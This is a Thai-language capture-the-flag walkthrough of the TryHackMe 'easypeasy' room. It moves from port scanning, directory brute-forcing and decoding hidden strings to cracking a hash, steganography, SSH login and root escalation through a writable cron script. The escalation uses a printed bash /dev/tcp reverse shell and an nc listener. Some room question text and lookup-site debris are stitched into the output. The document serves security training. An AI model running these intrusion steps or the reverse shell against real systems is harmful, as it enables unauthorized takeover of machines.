

Tryhackme

Room : easypeasy

เริ่มด้วย scan port

`Nmap -sS -sV -p- <IP_machine>`

```
root@kali:~/Desktop/thm/easyPeasy# nmap -sS -sV -p- 10.10.67.99
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-12 00:50 PDT
Nmap scan report for 10.10.67.99
Host is up (0.21s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.16.1
6498/tcp  open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
65524/tcp open  http      Apache httpd 2.4.43 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Using Gobuster, find flag 1.
Flag found: flag
Flag found: flag

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1082.65 seconds
```

จากผลลัพธ์จะเห็นได้ว่า เปิดเว็บ ไว้ 2 port และ ssh อีก 1 port

เริ่มจาก port 80 ก่อน

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

ในหน้าเว็บ ไม่มีอะไร

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to nginx!</title>
5 <style>
6     body {
7         width: 35em;
8         margin: 0 auto;
9         font-family: Tahoma, Verdana, Arial, sans-serif;
10    }
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 <p>If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.</p>
17
18 <p>For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.</p>
22
23 <p><em>Thank you for using nginx.</em></p>
24 </body>
25 </html>
26

```

ในหน้า Source code ก็ไม่มีอะไร

ต่อไปจะใช้ gobuster ในการ directory search

Gobuster dir -u <target_url> -w /usr/share/dirb/wordlists/common.txt -e

```

root@kali: ~/Desktop/thm/easyPeasy# gobuster dir -u http://10.10.67.99/ -w /usr/share/dirb/wordlists/common.txt -e
=====
Gobuster v3.0.1                                Further enumerate the machine, what is flag 2?
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.67.99/
[+] Threads:      10
[+] Wordlist:      /usr/share/dirb/wordlists/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Expanded:     true
[+] Timeout:      10s
=====
2020/08/12 01:23:08 Starting gobuster
=====
http://10.10.67.99/hidden (Status: 301)
http://10.10.67.99/index.html (Status: 200)
http://10.10.67.99/robots.txt (Status: 200)
=====
2020/08/12 01:24:50 Finished
=====

```

ไปดูใน /robots.txt กันก่อน

```

10.10.67.99/robots.txt

User-Agent:*
Disallow:/
Robots Not Allowed

```

ไม่มีอะไร

ต่อไปก็ /hidden



ได้รูปบ้านร้างมารูปหนึ่ง


```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to ctf!</title>
5 <style>
6   body {
7     background-image: url("https://cdn.pixabay.com/photo/2016/12/24/11/48/lost-places-1928727_960_720.jpg");
8     background-repeat: no-repeat;
9     background-size: cover;
10    width: 35em;
11    margin: 0 auto;
12    font-family: Tahoma, Verdana, Arial, sans-serif;
13  }
14 </style>
15 </head>
16 <body>
17 </body>
18 </html>
```

ในหน้า Source code ก็ไม่มีอะไรอีกเช่นเคย

แต่มันไม่ควรจบแบบนี้ เลย gobuster /hidden ซ้ำอีกครั้ง

```
root@kali:~/Desktop/tha/eastPeasy# gobuster dir -u http://10.10.67.99/hidden/ -w /usr/share/dirb/wordlists/common.txt -e
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:             http://10.10.67.99/hidden/
[+] Threads:         10
[+] Wordlist:         /usr/share/dirb/wordlists/common.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Expanded:        true
[+] Timeout:         10s
=====
2020/08/12 01:33:13 Starting gobuster
=====
http://10.10.67.99/hidden/index.html (Status: 200)
http://10.10.67.99/hidden/whatever (Status: 301)
=====
2020/08/12 01:34:54 Finished
=====
```

ได้ /whatever เพิ่มมา



คราวนี้ใน source code มี `<p>` ที่มี string แปลกๆ อยู่ จะเห็นได้ว่ามันลงท้ายด้วย `==` มันคือ base64


นำไป decode

Echo <string> | base64 --decode

```
root@kali:~/Desktop/thm/eastPeasy# echo [REDACTED]RnfQ== | base64 --decode
flag{[REDACTED]}
```

ก็จะได้ flag แรก

คราวนี้ไปดู เว็บบน port 65524 บ้าง



ใน source code รอบนี้มีถึง 2 อย่าง

1. String แปลกๆ

```
<p hidden>its encoded with ba....:0b[REDACTED]Vu</p>
```


2. Flag ที่ 3

```
Fl4g 3 : flag{9f[REDACTED]12}
```

String แปลกๆ ที่ว่า น่าจะ encode ด้วย base อะไรซักอย่าง

ใช้ cyberchef ช่วย

มันคือ base62 และ ได้ไคเรททอริมา



ต่อไป gobuster เว็บ บน port 62254

```
root@kali:~/Desktop/thm/eastPeasy# gobuster dir -u http://10.10.67.99:65524/ -w /usr/share/dirb/wordlists/common.txt -e
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@ FireFart)
=====
[+] Url:             http://10.10.67.99:65524/
[+] Threads:        10
[+] Wordlist:         /usr/share/dirb/wordlists/common.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Expanded:        true
[+] Timeout:         10s
=====
2020/08/12 02:18:55 Starting gobuster
=====
http://10.10.67.99:65524/.htaccess (Status: 403)
http://10.10.67.99:65524/.hta (Status: 403)
http://10.10.67.99:65524/.htpasswd (Status: 403)
http://10.10.67.99:65524/index.html (Status: 200)
http://10.10.67.99:65524/robots.txt (Status: 200)
http://10.10.67.99:65524/server-status (Status: 403)
=====
2020/08/12 02:20:37 Finished
=====
```

/robots.txt

```
← → ↺ ↻ 10.10.67.99:65524/robots.txt
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a1867
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

String แปลกมาอีกแล้ว

นำไป decode จะได้ flag 2

Md5 hash digest

a18672860d0510e5ab6699730763b250

Copy Hash

Md5 digest unhashed, decoded, decrypted, reversed value:

flag{1m: }

Copy Value

Blame this record

ที่นี้กลับมาที่ ไดเรกทอรีที่ได้จาก base62



```
1 <html>
2 <head>
3 <title>random title</title>
4 <style>
5   body {
6     background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
7     background-color:black;
8   }
9 }
10 </style>
11 </head>
12 <body>
13 <center>
14 
15 <p>940d71e8655ac41efb5f8ab</p>
16 </center>
17 </body>
18 </html>
```

ใน source code จะเห็น รูป binary.... .jpg กับ string แปลกๆ

ก่อนอื่นนำ string ไป decode ก่อน

ตอนแรกนั้นเอาไป decode ใน online tool แต่ มันซ้ำเกิน ซ้ำจนผิดสังเกต เลยเปลี่ยนมาใช้ hashcat แทน

```
root@kali:~/Desktop/thm/easPeasy# hashcat -a 0 -m 6900 940d71e8655ac41efb5f8ab easypeasy.txt --force
```

:mypassword

ก็จะได้ password สำหรับอะไรซักอย่าง

ที่นี้มาที่รูป ลอง extract รูป

```
root@kali:~/Desktop/thm/easPeasy# steghide --extract -sf binarycodepixabay.jpg
Enter passphrase: 
```


มีการขอ password ด้วย ใส่ password ก่อนหน้านี้เข้าไป ก็จะได้

Secrettext.txt

```
root@kali:~/Desktop/thm/easPeasy# cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01101110 01100101 01110010 01110100 01100100 01100100 01101101 01110001 01100001 01110011 01110011 01101111 01110010
01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001
```

มันคือ user และ password ที่เป็น binary

นำ binary ไป decode




เอา username & password ไป login ssh

```
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
```

ก็จะเจอ user flag แต่ format ของ flag มันแปลกๆ

แก้ได้ด้วย rot13



ใช้ `sudo -l` ในการดูว่ามีโปรแกรมไหนรันด้วยสิทธิ์ root บ้าง

แต่ไม่ได้ผล

เลยใช้ `linpease.sh` ในการดูว่ามีช่องโหว่อะไรบ้างที่ให้เราอัพสิทธิ์เป็น root ได้

คำอธิบายของห้องนี้ คือการอัปโหลดด้วย cronjob

น่าจะเจอแล้วละ

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
* * * * * root cd /var/www/ && sudo bash .mysecretcronjob.sh
```

```
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root
```

จากข้อความข้างใน ไม่ว่าจะอะไรอยู่ข้างใน จะรันด้วย root

ก็ reverse shell ซะเลย

Bash

Some versions of [bash can send you a reverse shell](#) (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

รอรับ shell ที่ port 7878

```
root@kali:~/Desktop/thm/eastPeasy# nc -lvp 7878
listening on [any] 7878 ...
```

```
root@kali:~/Desktop/thm/eastPeasy# nc -lvp 7878
listening on [any] 7878 ...
connect to [10.8.29.54] from (UNKNOWN) [10.10.67.99] 50942
bash: cannot set terminal process group (14862): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www# id
id
uid=0(root) gid=0(root) groups=0(root)
```

ก็จะได้ shell และมีสิทธิ์เป็น root

ไปยัง home ของ root

ก็จะเจอ root flag ที่เป็น hidden file

```
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63a[REDACTED]}
```